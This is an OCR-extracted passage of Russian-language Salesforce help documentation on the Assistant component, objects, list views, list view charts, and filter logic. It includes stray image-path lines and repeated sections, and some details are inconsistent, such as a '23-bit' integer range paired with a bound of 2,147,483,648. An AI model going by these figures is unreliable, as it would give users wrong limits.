


Наведите указатель мыши на диаграмму для просмотра стоимостей закрытых и подтвержденных возможностей за разные даты. При наведении указателя мыши на дату закрытия возможности или назначения вероятности более 70% появляется синяя точка. Щелкните эту точку, чтобы вывести окно с дополнительными данными о коммерческой возможности.

Просмотр важных обновлений с помощью компонента «Ассистент»

Используйте компонент «Ассистент» на начальной странице Lightning Experience для просмотра наиболее важных обновлений в течение дня.

Щелкните нужную запись интереса или коммерческой возможности для открытия соответствующей страницы сведений.



ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В компоненте «Ассистент» отображаются следующие обновления.

- Интересы, назначенные сегодня
- Возможности с просроченными задачами
- Возможности без действий за 30 дней
- Возможности без открытых действий

Обновления интересов отображаются перед обновлениями о коммерческих возможностях. Обновления коммерческих возможностей организованы в порядке даты закрытия.

Прим.:

- В «Ассистенте» не отображаются задачи на текущий день и просроченные задачи, связанные с возможностью. Компонент «Задачи на текущий день» — это альтернатива доступным задачам на начальной странице, и в нем отображаются задачи на текущий день.
- При отсутствии доступа к действиям для возможностей или выключении ожидаемых продаж от возможности пользователям отображаются рекомендации для возможностей, даты закрытия которых приходятся на следующие 90 дней.

Систематизация данных

Как правило, данные Salesforce (например сведения об организации) хранятся в виде отдельных *записей* и систематизируются посредством объектов. Пользователи могут просматривать и обновлять записи, а также создавать отчеты на основе собственных данных.

Различия между стандартными и настраиваемыми объектами

Salesforce поддерживает множество стандартных объектов. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Администраторы могут также создавать настраиваемые объекты для записей, хранящих уникальную информацию организации.

Поиск и просмотр данных

Вкладки, результаты поиска и списки могут использоваться для просмотра данных.

Обновление данных

Как правило, данные Salesforce хранятся в виде отдельных *записей* и систематизируются посредством объектов. Например, объект «Организация» объединяет все записи организаций. Запись организации Acme указывает, что компания Acme является одной из организаций пользователя.

Анализ данных

Отчеты и панели мониторинга позволяют анализировать и визуализировать данные. Система Salesforce поддерживает разнообразные инструменты составления отчетов, предназначенные для анализа и обработки данных.

Поля примечаний и вложений

В Salesforce предлагается целый ряд удобных полей для примечаний и вложений. Предлагаются различные поля, доступные для примечаний, сделанных с помощью инструмента «Примечания», являющегося расширенной версией инструмента создания примечаний, или примечаний, сделанных с помощью устаревшего инструмента создания примечаний.

Различия между стандартными и настраиваемыми объектами

Salesforce поддерживает множество стандартных объектов. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Администраторы могут также создавать настраиваемые объекты для записей, хранящих уникальную информацию организации.

Стандартные объекты (такие как организации, контакты и возможности) включены в Salesforce по умолчанию. *Настраиваемые объекты* основываются на стандартных, но имеют расширенную функциональность.

Администратор Salesforce определяет настраиваемый объект и его свойства (например, настраиваемые поля, взаимосвязи с другими типами данных, макеты страниц и настраиваемую вкладку). Если администратор создал вкладку для настраиваемого объекта, нажмите на вкладку настраиваемого объекта, чтобы просмотреть записи.

Важное замечание: Если вы оказались на этой странице, так как искали больше информации об отдельном объекте, то это означает, что ваш администратор Salesforce не создал страницу со справкой об этом объекте. Справка Salesforce распространяется только на стандартные объекты, имеющие оригинальную интеграцию Salesforce.

СМ. ТАКЖЕ:

Поиск и просмотр данных

Создание и обновление записей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Для просмотра записей настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Поиск и просмотр данных

Вкладки, результаты поиска и списки могут использоваться для просмотра данных.

Поиск записей пользователя

Для просмотра стандартных и настраиваемых объектов организации, доступных пользователю, нажмите значок «плюс» (+). Для просмотра записей объекта щелкните вкладку записи.

Сортировка списковых представлений

Связанные записи многих объектов доступны для просмотра в виде списков, которые также называются списковыми представлениями. Записи могут быть отсортированы по столбцу. Например, списковое представление «Все организации» может быть отсортировано по столбцу «Имя организации» или «Область/штат для счета». Также можно выполнить сортировку настраиваемых списковых представлений. Сортировка выполняется по алфавиту.

Печать списковых представлений

Если администратор разрешил печать списковых представлений, то пользователи могут печатать стандартные и настраиваемые списковые представления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: все версии.

Визуализация данных спискового представления с помощью диаграмм в Lightning Experience

См. графическое представление данных представлений в виде списка с графиками представлений в виде списка. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. Для любого представления в виде списка выберите из доступных стандартных и пользовательских графиков представления в виде графиков. Можно изменить отображение данных на другой тип, при необходимости.

Настройка представления данных

Можно создавать настроенные списковые представления для отображения записей, которые отвечают вашим критериям. Можно определить, какие записи отображать, задав фильтры. В представлении в виде списка отображаются все записи, удовлетворяющие условиям фильтра.

Работа со связанными списками записей

Записи Salesforce содержат связанные списки, отображающие ссылки и сведения для связанных записей. Некоторые связанные списки позволяют пользователям выполнять типовые задачи для связанного объекта (например, создание записей или вложение файлов).

Открытие недавно просмотренных элементов

Раздел «Недавние элементы» боковой панели Salesforce содержит 10 элементов (записи, документы, настраиваемые объекты и предпочтения), добавленных, измененных или просмотренных последними.

Отображение визуальной сводки с помощью карточки производственного заказа

Представление карточки производственного заказа отображает визуальную сводку для выбранных отчетов. Одновременный просмотр всех записей позволяет эффективно отслеживать свою работу и непрерывно работать над закрытием сделок.

Изменение рабочего подразделения

Если организация использует подразделения, то рабочее подразделение можно изменить в поле «Подразделения» на боковой панели.

Изменение панели мониторинга на начальной странице

Параметры панели мониторинга, снимок которой отображается на вкладке «Начальная страница», могут быть изменены.

Поиск записей пользователя


Для просмотра стандартных и настраиваемых объектов организации, доступных пользователю, нажмите значок «плюс» (+). Для просмотра записей объекта щелкните вкладку записи.

Доступные вкладки определяются полномочиями пользователя и настройками Salesforce. Например ваша компания хочет отслеживать товарные запасы. Администратор Salesforce создаст настраиваемые объекты «В наличии» и «Товар» и добавит их в качестве вкладок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Доступно в версиях: все версии.




Пользователь может изменить порядок на странице 86 вкладок.

Поиск данных записей на вкладке

Перейдите на вкладку стандартной или настраиваемой записи, выберите представление и щелкните кнопку **«Начать»**.



Откроется *списковое представление*, данные в котором отфильтрованы в соответствии с выбранным представлением.



Например при выборе значения «Новые за текущую неделю» на вкладке «Контакты» будет выведено списковое представление, содержащее новые контакты, добавленные в течение текущей недели.

Использование связанных списков для поиска данных записи

Обычно связанные списки находятся в нижней части страницы под основными разделами. Связанные списки содержат записи, связанные с записью, просматриваемой в данный момент. Например, запись организации может содержать связанный список контактов.

Прим.: Возможности просмотра и обновления записи определяются профилем пользователя, его полномочиями и параметрами общего доступа записи. Чтобы получить доступ к нужным записям и данным, обратитесь к администратору.

Сортировка списковых представлений

Связанные записи многих объектов доступны для просмотра в виде списков, которые также называются списковыми представлениями. Записи могут быть отсортированы по столбцу. Например, списковое представление «Все организации» может быть отсортировано по столбцу «Имя организации» или «Область/штат для счета». Также можно выполнить сортировку настраиваемых списковых представлений. Сортировка выполняется по алфавиту.

1. Откройте списковое представление.
2. Щелкните заголовок нужного столбца.
   Отобразится стрелка, определяющая порядок сортировки списка: начиная с первой (↑) или последней (↓) записи столбца.

Прим.: Начиная с выпуска Spring '13 сортировка списковых представлений не поддерживается для объекта «Пользователи» в организациях Salesforce, включающих более два млн. пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сортировки спискового представления:

- Чтение для записей, добавленных в список

Печать списковых представлений

Если администратор разрешил печать списковых представлений, то пользователи могут печатать стандартные и настраиваемые списковые представления.

Печать списковых представлений доступна для следующих объектов:

- Организации
- Действия
- Кампании
- Обращения
- Контакты
- Контракты
- Настраиваемые объекты
- Документы
- Интересы
- Возможности
- Наборы полномочий
- Прайс-листы
- Профили
- Продукты
- Отчеты
- Решения

1. Перейдите к списковому представлению.
2. Щелкните по значку «Печать» в верхней части страницы.
   Откроется печатная версия страницы.
3. Щелкните ссылку **«Печать этой страницы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для печати спискового представления:

- Чтение для записей, добавленных в список

Визуализация данных спискового представления с помощью диаграмм в Lightning Experience

См. графическое представление данных представлений в виде списка с графиками представлений в виде списка. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. Для любого представления в виде списка выберите из доступных стандартных и пользовательских графиков представления в виде графиков. Можно изменить отображение данных на другой тип, при необходимости.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Выберите нужное списковое представление на начальной странице объекта.
2. Нажмите .
   Откроется панель диаграмм.
3. Для выбора другого графика нажмите рядом с именем графика.
4. Чтобы изменить графическое отображение данных нажмите в панели диаграмм и выберите новый тип графика.
   Ваши данные изменятся на новое отображение.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы просматривать графики представлений в виде списков:

- Чтение для типа записи, добавленного в список

Настройка представления данных

Можно создавать настроенные списковые представления для отображения записей, которые отвечают вашим критериям. Можно определить, какие записи отображать, задав фильтры. В представлении в виде списка отображаются все записи, удовлетворяющие условиям фильтра.

Создание настраиваемого спискового представления в Salesforce Classic

Создайте представление в виде списка, чтобы просмотреть определенный набор контактов, документов или других записей объектов. Например, создайте списковое представление для организаций, расположенных в данном штате, интересов с определенным источником интереса или возможностей, превышающих конкретную величину. При необходимости создайте представления контактов, интересов, пользователей или обращений, предназначенные для пакетной электронной рассылки.

Создание спискового представления в Lightning Experience

Создание представления для просмотра бесконечно прокручиваемого списка записей, соответствующих критериям заданного фильтра.

Создание диаграммы спискового представления в Lightning Experience

Создайте диаграмму для визуализации данных спискового представления. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. При необходимости измените тип отображения данных для любой диаграммы спискового представления. При создании диаграммы спискового представления для объекта (например, «Возможности» или «Интересы») диаграмма связывается с объектом. Диаграмма поддерживается любым списковым представлением, доступным пользователю для просмотра в данном объекте, кроме списка «Недавно просмотренные».

Изменение фильтров представления в виде списка

Уточните или обновите представления в виде списка, чтобы обеспечить отображение наиболее актуальных записей. Чтобы изменить выбор записей, отображаемых в представлении в виде списка, измените фильтры представления в виде списка.

Удаление спискового представления в Salesforce Classic

Ненужное настраиваемое представление можно удалить.

Удаление спискового представления в Lightning Experience

Можно удалить представление в виде списка, если оно больше не нужно.

Создание настраиваемого спискового представления в Salesforce Classic


Создайте представление в виде списка, чтобы просмотреть определенный набор контактов, документов или других записей объектов. Например, создайте списковое представление для организаций, расположенных в данном штате, интересов с определенным источником интереса или возможностей, превышающих конкретную величину. При необходимости создайте представления контактов, интересов, пользователей или обращений, предназначенные для пакетной электронной рассылки.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок "Средство запуска приложений" (⁞⁞⁞) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Нажмите **«Создать новое представление»** в верхней части любой страницы со списком или в разделе «Представление» на любой начальной странице вкладки.

   Прим.: Ссылка **«Создать новое представление»** отображается только при наличии полномочия «Создание и настройка списковых представлений». Чтобы включить данное полномочие, обратитесь к администратору Salesforce.

2. Введите имя представления, которое должно отображаться в раскрывающемся списке представлений.



3. Введите уникальное имя представления. Это уникальное имя будет использоваться API и управляемыми пакетами.

4. Определите критерии фильтрации. Если вам требуется больше полей фильтра, щелкните **«Добавить логику фильтра...»**, а затем **«Добавить строку»**. Критерии фильтрации могут содержать не более 10 полей.

   Обычно фильтрация проводится по дополнительным полям. Например, в этом изображении показано представление списка, которое содержит только активные учетные записи в организации, где городом выставления счетов является «Сан-Франциско».

   Прим.: Применение нелогичных критериев фильтра, таких как `someDate <= null`, может вызвать непредвиденное поведение спискового представления. Если списковое представление используется в более строгом контексте, например в контроллере стандартных списков Visualforce, применение нелогичных критериев фильтра может вызвать ошибки.

5. Выберите поля, которые будут отображаться в списковом представлении.

   Стандартные поля выбираются автоматически. В представлении допускается отображение не более 15 разных полей из всех полей, содержащихся в макете страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых списковых представлений:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для создания, редактирования и удаления общедоступных списковых представлений:


- Управление общедоступными списковыми представлениями



При выборе поля типа «Область подробного текста» списковое представление отображает не более 255 символов.

6. Нажмите кнопку **«Сохранить»**. Представление добавляется в раскрывающийся список «Просмотр» и доступно для использования.

Пример: Здесь показано, как будет выглядеть представление списка после того, как вы закончите работу,



Администратор Salesforce или пользователь с полномочиями «Управление общедоступными списковыми представлениями» может скрыть списковое представление. В этом случае видеть такое представление будет только данный пользователь. Откройте списковое представление. Выберите **Доступность для определенных групп пользователей**. В раскрывающемся списке выберите тип группы или роли, затем выберите группу или роль из списка и нажмите **«Добавить»**.

Пользователи версий Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition могут предоставлять доступ общедоступной группе или роли, в том числе всем нижестоящим в иерархии пользователям для этой роли. Чтобы предоставить общий доступ к списковому представлению, выполните следующие действия.

Прим.: Представления списка становятся доступными для пользователей сообщества, если параметр **Доступность для всех пользователей** включен для представлений объектов в профилях пользователей сообщества. Чтобы предоставить доступ к списковым представлениям только пользователям Salesforce, выберите **«Доступность» для определенных групп пользователей**. Затем предоставьте общий доступ к представлению группе «Все внутренние пользователи» или выбранному набору внутренних групп и ролей.

При развертывании сообщества создайте настраиваемые представления, содержащие только ту информацию, которая требуется пользователям сообщества. Затем предоставьте пользователям сообщества общий доступ к данным представления посредством группы «Все пользователи сообщества» или набора групп и ролей сообщества.

Создание спискового представления в Lightning Experience

Создание представления для просмотра бесконечно прокручиваемого списка записей, соответствующих критериям заданного фильтра.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

Действия, которые можно выполнить для списковых представлений, доступны в меню элементов управления списковым представлением, которое открывается нажатием .

1. В меню элементов управления представлением списка выберите **«Создать»**.
2. Введите имя списка.
3. Выберите тех, кто сможет видеть это списковое представление: только вы или все пользователи, в том числе и пользователи партнерского или клиентского портала.
4. Нажмите кнопку **«Сохранить»**. Данное действие инициирует отображение панели «Фильтры».
5. Нажмите **«Показать»**, затем выберите **«Все** *объекты***»** или **«Мои** *объекты***»**.
6. Нажмите кнопку **Готово**.
7. Добавьте и настройте фильтры для просмотра только тех записей, которые соответствуют вашим критериям. Доступные параметры определяются полем для фильтрации и выбранным оператором.

   Фильтры поддерживают только значения в диапазоне от минимального до максимального целого 23-битового числа со знаком или от 1 до 2 147 483 648. Фильтр отключается, если значение выходит за пределы указанного диапазона.

   a. Нажмите кнопку **Добавить фильтр**.
   b. Из раскрывающегося меню «Создать фильтр» выберите поле для фильтрации.
   c. Выберите оператор в раскрывающемся меню «Фильтровать по:». Например, выберите **«равно»**, **«начинается с»** или **«не содержит»**.
   d. В поле «Значение» сделайте выбор или введите значение.
   e. Нажмите кнопку **Готово**.
   f. Чтобы установить еще один фильтр, нажмите **«Добавить фильтр»**.
   g. Чтобы удалить фильтр, нажмите рядом с именем фильтра.

   Прим.: Применение нелогичных критериев фильтра, таких как `someDate <= null`, может вызвать непредвиденное поведение спискового представления. Если списковое представление используется в более строгом контексте, например в контроллере стандартных списков Visualforce, применение нелогичных критериев фильтра может вызвать ошибки.

8. Чтобы добавить логическое выражение, по которому будут определяться записи, появляющиеся в списковом представлении, нажмите **Логика фильтра**. Для обращения к фильтрам в логическом выражении используйте номера, присвоенные каждому фильтру.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать представления в виде списков:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для создания, редактирования и удаления общедоступных списковых представлений:

- Управление общедоступными списковыми представлениями

Важное замечание: Все номера фильтров должны входить в логическое выражение. Не допускается использование фильтров, не упомянутых в логическом выражении.

Операнд	Определение
И	Данный оператор находит записи, которые соответствуют обоим значениям. **1 И 2**
ИЛИ	Данный оператор находит записи, которые соответствуют одному из значений. **1 ИЛИ 2**
NOT	Данный оператор находит записи, которые не содержат введенные значения. Например, Фильтр 1 имеет значение **Отрасль = Биотехнологии**. Вы настраиваете логику фильтра **НЕ 1**. В отчете отображаются записи, в которых отсутствует значение отрасли «Биотехнологии».

Допустим, представителю надо просмотреть все возможности, созданные в июле 2015 г. или позже, которые рассматриваются на последних этапах переговоров, либо имеют высокую вероятность закрытия, либо то и другое. Ниже представлены фильтры.

a. «Дата последнего изменения» больше или равна 1.7.2015
b. Этап содержит «Предложение/Смета», «Переговоры/Анализ»
c. Вероятность больше или равна 50

Затем представитель добавляет логическое выражение: *1 И (2 ИЛИ 3)*.

Прим.: Оператор НЕ действует на выражения в скобках. Например, выражение *1 И НЕ (2 И 3)* оценивается как *1 И (НЕ 2 И 3)*. Результаты фильтрации не возвращают предполагаемые записи.

9. Нажмите кнопку **«Сохранить»**. Представление открывается в выпадающем списке представления в виде списка, чтобы получить доступ к нему позже.
10. Дополнительно выберите и упорядочите столбцы в вашем представлении в виде списка.
    a. В меню элементов управления списковым представлением нажмите **«Выбор полей для отображения»**.
    b. Чтобы добавить столбцы, выберите одно или несколько полей из «Доступные поля» и используйте стрелку, чтобы переместить их в «Отображаемые поля».
    c. Для удаления столбцов, выберите одно или несколько полей из «Отображаемые поля» и используйте стрелку, чтобы переместить их в «Доступные поля».
    d. Упорядочите столбцы, выбрав одно или несколько полей из Visible Fields и используя стрелки для перемещения их вверх или вниз.
    e. Нажмите кнопку **«Сохранить»**.

Прим.: В списковых представлениях можно просматривать только те данные, к которым предоставлен доступ. Разрешается просматривать собственные записи, записи, доступные для чтения и записи, а также те, доступ к которым предоставлен другими пользователями. В списковые представления также входят записи, принадлежащие

пользователям, расположенным ниже в иерархии ролей, или предоставленные ими. Доступные поля определяются макетами страниц и параметрами безопасности поля.

Создание диаграммы спискового представления в Lightning Experience

Создайте диаграмму для визуализации данных спискового представления. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. При необходимости измените тип отображения данных для любой диаграммы спискового представления. При создании диаграммы спискового представления для объекта (например, «Возможности» или «Интересы») диаграмма связывается с объектом. Диаграмма поддерживается любым списковым представлением, доступным пользователю для просмотра в данном объекте, кроме списка «Недавно просмотренные».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания диаграмм спискового представления:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Выберите нужное списковое представление на начальной странице объекта.
2. Нажмите .
3. Щелкните значок на открывшейся панели «Диаграммы».
4. Выберите **«Создать диаграмму»**.
   Данное действие инициирует отображение диалогового окна.
5. Введите имя диаграммы.
6. Выберите нужный тип диаграммы: вертикальная, горизонтальная или круговая.
7. Выберите тип совокупности, поле совокупности и поле группировки.
   Тип совокупности определяет способ вычисления данных поля: по сумме, количеству или среднему значению. Поле совокупности определяет тип данных для вычисления. Поле группировки определяет метки сегментов диаграммы.
8. Чтобы просмотреть диаграмму, щелкните **«Сохранить»**.

Пример: Группам сбыта требуется сравнение организаций по количеству сотрудников для повышения эффективности поиска потенциальных клиентов в крупных корпорациях. Один из представителей создает горизонтальную диаграмму путем выбора типа совокупности **«Сумма»**, поля совокупности **«Сотрудники»** и поля группировки **«Имя организации»**. Диаграмма отображает количество сотрудников в каждой организации по имени организации.

Изменение фильтров представления в виде списка

Уточните или обновите представления в виде списка, чтобы обеспечить отображение наиболее актуальных записей. Чтобы изменить выбор записей, отображаемых в представлении в виде списка, измените фильтры представления в виде списка.

Изменение фильтров спискового представления в Salesforce Classic

Чтобы изменить фильтры представления в виде списка, отредактируйте список.

Редактирование фильтров спискового представления в Lightning Experience

Отредактируйте фильтры спискового представления посредством меню «Элементы управления спискового представления» или щелкните значок для открытия панели «Фильтры».

Изменение фильтров спискового представления в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Чтобы изменить представления в виде списков:	«Чтение» для типа записи, добавленного в список И «Создание и настройка списковых представлений»
Для создания, редактирования и удаления общедоступных списковых представлений:	«Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

ВЕРСИИ

Доступно в версиях: **все** версии.

Чтобы изменить фильтры представления в виде списка, отредактируйте список.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок "Средство запуска приложений" ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Нажмите **«Правка»** рядом с именем представления в виде списка.

   Если вместо ссылки «Правка» отображается ссылка «Клонировать», значит у вас недостаточно полномочий для редактирования этого спискового представления. Щелкните ссылку **«Клонировать»**, чтобы клонировать списковое представление, сохранить его под другим именем и отредактировать клонированное представление.

2. В разделе «Определение критериев фильтрации» измените сделанный выбор «Фильтровать по ответственному», при необходимости. Добавьте или измените выбранные значения «Поле», «Оператор» или «Значение» в разделе «Фильтровать по дополнительным полям».

3. Нажмите **«Сохранить»**, чтобы применить измененные фильтры к представлению в виде списка.

Все пользователи с доступом к представлению в виде списка увидят результаты сохраненных вами изменений.

Редактирование фильтров спискового представления в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Чтобы изменить представления в виде списков:	«Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»
Для создания, редактирования и удаления общедоступных списковых представлений:	«Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отредактируйте фильтры спискового представления посредством меню «Элементы управления спискового представления» или щелкните значок для открытия панели «Фильтры».

Важное замечание: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

Действия, которые можно выполнить для списковых представлений, доступны в меню элементов управления списковым представлением, которое открывается нажатием .

Прим.: Для некоторых списковых представлений имеются предопределенные области фильтрации, и их невозможно отфильтровать. Например, запрос SOQL для обобщенного спискового представления «Группа» или спискового представления «Недавно просмотренные» не допускает дальнейшей фильтрации результатов запроса.

1. Выберите **«Редактировать фильтры списка»** в меню «Элементы управления спискового представления». При необходимости щелкните значок .

   Данное действие инициирует отображение панели «Фильтры». Отредактируйте, удалите или добавьте фильтры для просмотра только тех записей, которые соответствуют заданным критериям. Доступные параметры определяются полем для фильтрации и выбранным оператором.

2. Щелкните фильтр, который требуется изменить.
3. Выберите оператор в раскрывающемся меню «Фильтровать по:». Например, выберите оператор **«равно»**, **«начинается с»** или **«исключает»**.
4. Выберите или введите нужное значение в поле «Значение» и нажмите кнопку **«Готово»**.

   Фильтры поддерживают только значения в диапазоне от минимального до максимального целого 23-битового числа со знаком или от 1 до 2 147 483 648. Фильтр отключается, если значение выходит за пределы указанного диапазона.

5. При необходимости измените логику фильтра. Оператор логики фильтра не может ссылаться на несуществующий номер фильтра.

   Прим.: Оператор НЕ действует на выражения в скобках. Например, выражение *1 ИЛИ НЕ (2 ИЛИ 3)* оценивается как *1 ИЛИ (НЕ 2 ИЛИ 3)*. Результаты фильтрации не возвращают предполагаемые записи.

